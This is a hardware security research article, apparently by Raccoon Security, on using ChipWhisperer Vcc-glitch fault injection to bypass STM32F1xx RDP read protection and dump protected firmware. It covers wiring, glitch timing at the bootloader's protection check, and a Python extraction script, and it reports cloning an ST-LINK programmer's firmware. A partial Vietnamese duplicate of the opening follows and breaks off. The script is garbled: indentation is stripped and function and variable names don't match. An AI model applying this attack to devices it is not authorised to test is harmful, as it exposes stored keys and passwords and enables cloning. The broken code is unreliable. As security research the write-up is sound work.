
**Read secure firmware from STM32F1xx flash using ChipWhisperer**




In the previous article, we dealt with Vcc-glitch attacks using ChipWhisperer. Our further goal was a phased study of the process of reading protected firmware microcontrollers. Using such attacks, an attacker can gain access to all device passwords and software algorithms. A striking example is [breaking](https://www.youtube.com/watch?list=PLhixgUqwRTjyLgF4x-ZLVFL-CRTCrUo03&time_continue=3&v=nNBktKw9Is4) Ledger Nano S hardware cryptocurrency wallet with MK STM32F042 board using Vcc-glitch attacks.  
Interesting? Let’s look under the cat.

We learned about the ability to read protected firmware from [articles](https://pdfs.semanticscholar.org/4c01/a7514deacc2c02d010bb14c4fb58d1712adc.pdf), which shows the results of a Vcc-glitch attack – bypassing the RDP protection byte through a bootloader for several microcontrollers (hereinafter – MK). We also recommend reading [article](https://limitedresults.com/2019/11/pwn-the-esp32-forever-flash-encryption-and-sec-boot-keys-extraction/) about hacking ESP32.

The theoretical basis of the study was [guide](https://wiki.newae.com/Tutorial_A9_Bypassing_LPC1114_Read_Protect) successfully reading protected firmware for LPC1114 through the mask loader using ChipWhisperer.

As in the first article, we decided to conduct experiments on the MK STM32F103RBT6 board:




Board STM32F103RBT6

The ability to write data to the flash memory and RAM sectors or read them, as well as perform other actions with the MK memory is determined by the value of the protection byte (for STM32 – RDP). For different MK values ​​and the purpose of the bytes of protection, as well as the algorithm for checking them differs.

**Hardware setup**

Let’s start the experiment. First you need to connect ChipWhisperer to MK according to the figure:



Connection diagram of ChipWhisperer to STM32 for reading protected firmware through a mask loader

Elements that should be removed from the STM32F103RBT6 board are crossed out in the diagram (in contrast to the standard MK connection). The arrows indicate the connection points of ChipWhisperer, and the signatures indicate its pins.

The presence of external quartz, shown in the diagram, is not necessary, because when working with a mask loader, the MK STM32F103RBT6 uses an internal CLOCK with a frequency of 24 MHz, so there is no synchronization between ChipWhisperer and MK.


Let’s move on to setting up ChipWhisperer. As noted above, the recommended frequency of ChipWhisperer is 24 MHz (or another multiple). The higher the multiplicity of this frequency, the more accurately you can adjust the moment of attack. Due to the lack of synchronization, the selection of the scope.glitch.offset parameter is optional; any value can be assigned to it.

The parameters scope.glitch.repeat and scope.glitch.width must be selected depending on the set frequency of ChipWhisperer. With a large frequency value, all short-term pulses, the number of which is set using scope.glitch.repeat, merge into one long pulse. Therefore, you can select the value of the parameter scope.glitch.width, and scope.glitch.repeat fix, or vice versa. We found that the optimal pulse duration should be about 80 ns (defined as the pulse width at half maximum).

It remains to select the value of the parameter scope.glitch.ext\_offset.


**Selection scope.glitch.ext\_offset**

First you need to choose the moment of attack. According to the scheme presented in [the document](https://www.st.com/content/ccc/resource/technical/document/application_note/51/5f/03/1e/bd/9b/45/be/CD00264342.pdf/files/CD00264342.pdf/jcr:content/translations/en.CD00264342.pdf) STM company, checking the value of the security byte is performed after receiving a request to read data from the flash sector:




The algorithm for responding to a request for reading data from the flash sector

To verify the validity of such a verification scheme, we read the bootloader executable code of a similar MK without RDP protection via ST-Link. The figures below show parts of the command processing algorithm. **Read memory command**.




*General view of processing a memory read command (the call to the RDP check function and sending NACK in case of a failed check are clearly visible)*



*RDP Validation Function Body*

Let’s pay attention to the body of the RDP check function: it can be seen that the register is being read at 0x40022000 + 0x1C, a logical shift of 30 bits and branching. From the documentation [PM0075 Programming manual (STM32F10xxx Flash memory microcontrollers)](https://www.st.com/content/ccc/resource/technical/document/programming_manual/10/98/e8/d4/2b/51/4b/f5/CD00283419.pdf/files/CD00283419.pdf/jcr:content/translations/en.CD00283419.pdf) it becomes clear that 0x40022000 Is the base address of the flash memory controller, and 0x1C Is a register offset **FLASH\_OBR**in which we are interested in the second bit **RDPRT**: Read protection, which contains the RDP protection status.

The necessary moment of the attack – working out the instructions LDR (load from memory). This instruction is located between the request to read the firmware (sending a byte 0x11 with checksum 0xEE) and the answer ACK/NOACK MK for UART. In order to visually fix this moment, it is necessary to connect the oscilloscope to UART1\_RX (pin PA10) and UART1\_TX (pin PA9), and then monitor the voltage change according to UART1. As a result, the power attack waveform with the selected scope.glitch.ext\_offset value should look something like this:



*Choosing the moment of the attack*

**Firmware read script**

Now you need to specify the trigger moment of the CW\_TRIG trigger in Python code in order to intercept the moment of transmitting the checksum via UART1\_RX. ChipWhisperer has a library for communicating with the STM32 MK maskloader. In normal mode, this library is used to download firmware from manuals using the class to MK class STM32FSerial(object)located in the file programmer\_stm32fserial.py along the way software/chipwhisperer/hardware/naeusb/. To activate the trigger, you must copy this class to the main executable script so that the class method CmdGeneric(self, cmd) became globally accessible and add a team scope.arm() before transmitting the checksum (0xEE) of the request to read the memory sector. The final class is given in the spoiler below.

**Class for communicating ChipWhisperer with STM32**

import time

import sys

import logging

from chipwhisperer.common.utils import util

from chipwhisperer.hardware.naeusb.programmer\_stm32fserial import supported\_stm32f

from chipwhisperer.capture.api.programmers import Programmer

# class which can normally using internal CW library for reading STM32 firmware by UART

class STM32Reader(Programmer):

def \_\_init\_\_(self):

super(STM32Reader, self).\_\_init\_\_()

self.supported\_chips = supported\_stm32f

self.slow\_speed = False

self.small\_blocks = True

self.stm = None

def stm32prog(self):

if self.stm is None:

stm = self.scope.scopetype.dev.serialstm32f

else:

stm = self.stm

stm.slow\_speed = self.slow\_speed

stm.small\_blocks = self.small\_blocks

return stm

def stm32open(self):

stm32f = self.stm32prog()

stm32f.open\_port()

def stm32find(self):

stm32f = self.stm32prog()

stm32f.scope = self.scope

sig, chip = stm32f.find()

def stm32readMem(self, addr, lng):

stm32f = self.stm32prog()

stm32f.scope = self.scope

#answer = stm32f.readMemory(addr, lng)

answer = self.ReadMemory(addr, lng)

return answer

def stm32GetID(self):

stm32f = self.stm32prog()

stm32f.scope = self.scope

answer = stm32f.cmdGetID()

return answer

# Needed for connection to STM after reload by reset\_target(scope) method

def FindSTM(self):

#setup serial port (or CW-serial port?)

stm32f = self.stm32prog()

try:

stm32f.initChip()

except IOError:

print("Failed to detect chip. Check following: ")

print(" 1. Connections and device power. ")

print(" 2. Device has valid clock (or remove clock entirely for internal osc).")

print(" 3. On Rev -02 CW308T-STM32Fx boards, BOOT0 is routed to PDIC.")

raise

boot\_version = stm32f.cmdGet()

chip\_id = stm32f.cmdGetID()

for t in supported\_stm32f:

if chip\_id == t.signature:

# print("Detected known STMF32: %s" % t.name)

stm32f.setChip

return chip\_id, t

# print("Detected unknown STM32F ID: 0x%03x" % chip\_id)

return chip\_id, None

It should be noted that the STM32F1xx maskloader allows you to read no more than 256 bytes of firmware from a specified flash sector in a single request. Therefore, when reading the entire firmware of the MK, it is necessary to perform several read requests during the Vcc-glitch attack. Then, the received 256 bytes should be divided into eight 32-byte arrays and form a HEX file from them.

**HEX converter code and auxiliary functions**

def int2str\_0xFF(int\_number, number\_of\_bytes):

return '{0:0{1}X}'.format(int\_number,number\_of\_bytes\_in\_string)

def data\_dividing\_from\_256\_to\_32\_bytes (data\_to\_divide, mem\_sector, mem\_step=32):

if mem\_sector > 0xFFFF:

mem\_conversion = mem\_sector >> 16

mem\_conversion = mem\_sector - (mem\_conversion << 16)

data\_out = ''

for i in range(int(256/mem\_step)):

data\_vector = data\_to\_divide[(i \* mem\_step):((i + 1) \* mem\_step)]

mem\_calc = mem\_conversion + (i \* mem\_step)

data\_out += read\_and\_convert\_data\_hex\_file(data\_vector, mem\_calc, mem\_step) + 'n'

return data\_out

def read\_and\_convert\_data\_hex\_file(data\_to\_convert, memory\_address, mem\_step):

addr\_string = memory\_address -((memory\_address >> 20) << 20)

data\_buffer = ''

crcacc = 0

for x in range(0, len(data\_to\_convert)):

data\_buffer += int2str\_0xFF(data\_to\_convert[x], 2)

crcacc += data\_to\_convert[x]

crcacc += mem\_step

temp\_addr\_string = addr\_string

for i in range (4, -1, -2):

crcacc += temp\_addr\_string >> i\*4

temp\_addr\_string -= ((temp\_addr\_string >> i\*4) << i\*4)

crcacc\_2nd\_symbol = (crcacc >> 8) + 1

crcacc = (crcacc\_2nd\_symbol << 8) - crcacc

if crcacc == 0x100:

crcacc = 0

RECTYP = 0x00

out\_string = ':'+ Int\_To\_Hex\_String(mem\_step, 2) +

Int\_To\_Hex\_String((addr\_string),4) +

Int\_To\_Hex\_String(RECTYP, 2) +

data\_buffer +

Int\_To\_Hex\_String(crcacc, 2)

return out\_string

def send\_to\_file(info\_to\_output, File\_name, directory):

file = open(directory + File\_name + '.hex', 'w')

file.write(info\_to\_output)

file.close()

def reset\_target(scope):

scope.io.nrst = 'low'

time.sleep(0.05)

scope.io.nrst = 'high'

from collections import namedtuple

Range = namedtuple('Range', ['min', 'max', 'step'])

Configuring ChipWhisperer settings is now complete. The final script to read the firmware is as follows:

# string of start HEX file

Start\_of\_File\_Record = ':020000040800F2'

# string of end HEX file

End\_of\_File\_Record = ':00000001FF'

length\_of\_sector = 256

if length\_of\_sector % 4 != 0:

sys.exit('length\_of\_sector must be equal to 4')

output\_to\_file\_buffer = ''

output\_to\_file\_buffer += Start\_of\_File\_Record + 'n'

mem\_current = mem\_start

while mem\_current < mem\_stop:

# flush the garbage from the computer's target read buffer

target.ser.flush()

# run aux stuff that should run before the scope arms here

reset\_target(scope)

# initialize STM32 after each reset

prog.FindSTM()

try:

# reading of closed memory sector

data = prog.stm32readMem(mem\_current, length\_of\_sector)

except Exception as message:

message = str(message)

if "Can't read port" in message:

# print('Port silence')

pass

elif 'Unknown response. 0x11: 0x0' in message:

# print('Crashed. Reload!')

pass

elif 'NACK 0x11' in message:

# print('Firmware is closed!')

pass

else:

# print('Unknown error:', message, scope.glitch.offset, scope.glitch.width, scope.glitch.ext\_offset)

pass

else:

data\_to\_out = data\_dividing\_from\_256\_to\_32\_bytes (data, mem\_current)

print(data\_to\_out)

output\_to\_file\_buffer += data\_to\_out

mem\_current += length\_of\_sector

output\_to\_file\_buffer += End\_of\_File\_Record + 'n'

send\_to\_file(output\_to\_file\_buffer, File\_name, directory)

**Reading results**

The video shows downloading the firmware to the MK through the ST-LINK programmer, transferring RDP to the protection state and then reading the firmware:

The following errors may prevent successful Vcc-glitch attacks:

• reading the wrong sector of memory;


• spontaneous removal of firmware.

Accurate selection of the moment of attack by increasing the frequency of ChipWhisperer will help to avoid such errors.

After developing and debugging the algorithm for reading protected firmware, we performed a test reading of the firmware of the ST-LINK-V2.1 programmer, which works on the STM32F103CBT6 MK. A few firmware, we sewed on a "clean" MK STM32F103CBT6 and installed it instead of the factory one. As a result, ST-LINK-V2.1 with the replaced MK worked in normal mode, as if there was no substitution.

We also tried to conduct a series of attacks on STM32F303RCT7. This MK during the attack behaved identically to STM32F103RBT6, but the response to the read memory request contained a byte equal to 0x00, which did not coincide with the result we expected. The reason for this failure was a more complex and developed principle of organizing the protection of these MKs.

There are two protection states in the STM32F1xx MK: protection is off (Level 0) and on (Level 1). In older models, there are three protection states: protection is disabled (Level 0, RDP = 0x55AA), protection of flash and SRAM memory (Level 2, RDP = 0x33CC) and protection of flash memory only (Level 1, RDP takes any values ​​other than from 0x55AA and 0x33CC). Since Level 1 can take many RDP values, setting Level 0 is quite difficult. On the other hand, it is possible to lower the level of protection from Level 2 to Level 1 by knocking down one bit in the RDP byte (shown in the figure below), which allows access to SRAM memory.



Comparison of RDP values ​​for different levels of firmware protection

It remains only to understand how an attacker can take advantage of this. For example, using the CBS (Cold-Boot Stepping) method described in [this article](https://www.usenix.org/system/files/conference/woot17/woot17-paper-obermaier.pdf). This method is based on a phased snapshot of the status of the SRAM memory (the frequency of each snapshot was in the microsecond area) after loading the MC in order to obtain encryption keys, hidden passwords or any other valuable information. The authors suggest that the CBS method will work on all STM32 MK series.

**conclusions**


To summarize our experiments. It took us several days to complete a Vcc glitch attack using the data obtained from a previous study (which can be read about here). So, learning how to carry out such attacks is easy enough.

Vcc-glitch attacks are dangerous because they are difficult to defend against. To reduce the likelihood of successfully conducting such attacks, it is proposed to use MK with a higher level of protection.

[](https://raccoonsecurity.ru/)

Raccoon Security is a special team of experts at the Volcano Scientific and Technical Center in the field of practical information security, cryptography, circuitry, reverse engineering and the creation of low-level software.

**Đọc phần sụn an toàn từ đèn flash STM32F1xx bằng ChipWhisperer**




Trong bài viết trước, chúng tôi đã xử lý các cuộc tấn công trục trặc Vcc bằng ChipWhisperer. Mục tiêu xa hơn của chúng tôi là nghiên cứu theo từng giai đoạn về quá trình đọc vi điều khiển phần sụn được bảo vệ. Sử dụng các cuộc tấn công như vậy, kẻ tấn công có thể có quyền truy cập vào tất cả mật khẩu thiết bị và thuật toán phần mềm. Một ví dụ nổi bật là [phá vỡ](https://www.youtube.com/watch?list=PLhixgUqwRTjyLgF4x-ZLVFL-CRTCrUo03&time_continue=3&v=nNBktKw9Is4) ví tiền điện tử phần cứng Ledger Nano S với bo mạch MK STM32F042 bằng cách sử dụng các cuộc tấn công trục trặc Vcc.  
Hấp dẫn? Hãy nhìn dưới con mèo.

Chúng tôi đã tìm hiểu về khả năng đọc chương trình cơ sở được bảo vệ từ [các bài báo](https://pdfs.semanticscholar.org/4c01/a7514deacc2c02d010bb14c4fb58d1712adc.pdf) cho biết kết quả của một cuộc tấn công trục trặc Vcc – bỏ qua byte bảo vệ RDP thông qua bộ tải khởi động cho một số bộ vi điều khiển (sau đây gọi là – MK). Chúng tôi cũng khuyên bạn nên đọc [bài viết](https://limitedresults.com/2019/11/pwn-the-esp32-forever-flash-encryption-and-sec-boot-keys-extraction/) về hack ESP32.

Cơ sở lý thuyết của nghiên cứu là [hướng dẫn](https://wiki.newae.com/Tutorial_A9_Bypassing_LPC1114_Read_Protect) đọc thành công firmware được bảo vệ cho LPC1114 thông qua bộ tải mặt nạ bằng ChipWhisperer.

Như trong bài viết đầu tiên, chúng tôi quyết định tiến hành thử nghiệm trên bo mạch MK STM32F103RBT6:




Bo mạch STM32F103RBT6

Khả năng ghi dữ liệu vào các khu vực bộ nhớ flash và RAM hoặc đọc chúng, cũng như thực hiện các hành động khác với bộ nhớ MK được xác định bởi giá trị của byte bảo vệ (đối với STM32 – RDP). Đối với các giá trị MK khác nhau và mục đích của các byte bảo vệ, cũng như thuật toán kiểm tra chúng khác nhau.

**thiết lập phần cứng**

Hãy bắt đầu thí nghiệm. Đầu tiên bạn cần kết nối ChipWhisperer với MK theo hình:



Sơ đồ kết nối của ChipWhisperer với STM32 để đọc phần sụn được bảo vệ thông qua bộ nạp mặt nạ

Các phần tử cần loại bỏ khỏi bo mạch STM32F103RBT6 được gạch bỏ trong sơ đồ (trái ngược với kết nối MK tiêu chuẩn). Các mũi tên chỉ ra các điểm kết nối của ChipWhisperer và các chữ ký chỉ ra các chân của nó.

